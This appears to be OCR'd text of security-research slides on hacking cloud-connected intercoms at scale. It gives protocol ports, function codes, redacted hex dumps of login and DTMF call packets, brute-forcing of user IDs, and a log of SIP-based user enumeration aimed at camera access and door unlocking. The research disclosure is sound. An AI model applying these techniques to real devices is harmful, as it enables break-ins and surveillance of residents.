
Cloud-management protocols

1. **User management protocol**
   a. **TCP port 8848**

2. **Updates protocol**
   a. **TCP port 8849**

3. **User Interaction**
   a. **TCP port 8850**

- **FC #0**: Login request
- **FC #16**: Send DTMF request
- **FC #34**: Read JPEG request



Login & Start call

Function code

Account ID

Password

```
00000000  00 10 01 00 30 65 30 30  31 61 3[redacted]          ....0e00 1[redacted]
00000010  00 00 00 00 33 30 [redacted] 00 00 00 00 00 00 00   ....3[redacted] ......
00000020  00 00 00 00 3[redacted]0 00 00 00                   ....[redacted]....
00000030  00 00 00 00                                         ....
    00000000  01 10 01 00 30 65 3[redacted] 62 31 37          ....0e[redacted]
    00000010  00 00 00 00 3[redacted]0 00 00 00 00 00         ....[redacted] ......
    00000020  00 00 00 00 [redacted]5 35 35 00 00 00 00       ...[redacted]...
    00000030  00 00 00 00 d2 0e e2 35  00 00                  .......5 ..
00000034  22 10 01 00 00 00 00 00                             ".......
    0000003A  23 10 01 00 00 00 00 00  00 00                  #....... ..
0000003C  10 10 01 00 02 00 31 30  30 30 23                   ......10 00#
00000047  10 10 01 00 02 00 31 30  30 30 23                   ......10 00#
00000052  10 10 01 00 02 00 31 30  30 30 23                   ......10 00#
```

Send DTMF
1000#: Start call

~~Owning~~ Pwning an intercom (at scale)

What can we do with an Intercom?

1. Open camera stream
2. Transmit audio
3. Unlock the door

Let’s find users!

(brute-forcing 3 bytes)

04 00 1A **BC DE FG**


```
[-] Started at 2021-03-22 09:12:23.722542
[-] Binding on ports SIP:60775, VIDEO: 48360, AUDIO: 41304
[-] Checking user 0e0[redacted]
        [-] Sending REGISTER for 0e00[redacted]
        [-] Recieved 471 bytes
        [-] Sending REGISTER (authed) for 0[redacted]
        [-] Recieved 448 bytes
[V] User 0e[redacted] is VALID
```

```
[-] Started at 2021-03-22 09:12:23.722542
[-] Binding on ports SIP:60775, VIDEO: 48360, AUDIO: 41304
[-] Checking user 0e0[redacted]
        [-] Sending REGISTER for 0e00[redacted]
        [-] Recieved 471 bytes
        [-] Sending REGISTER (authed) for 0[redacted]
        [-] Recieved 448 bytes
[V] User 0e[redacted] is VALID
```

Can we fully automate this?

Multimedia Protocol Stack


1. **Signaling**: SIP
2. **Metadata**: SDP
3. **QoS**: RTCP
4. **Media**: RTP



Multimedia Protocol Stack

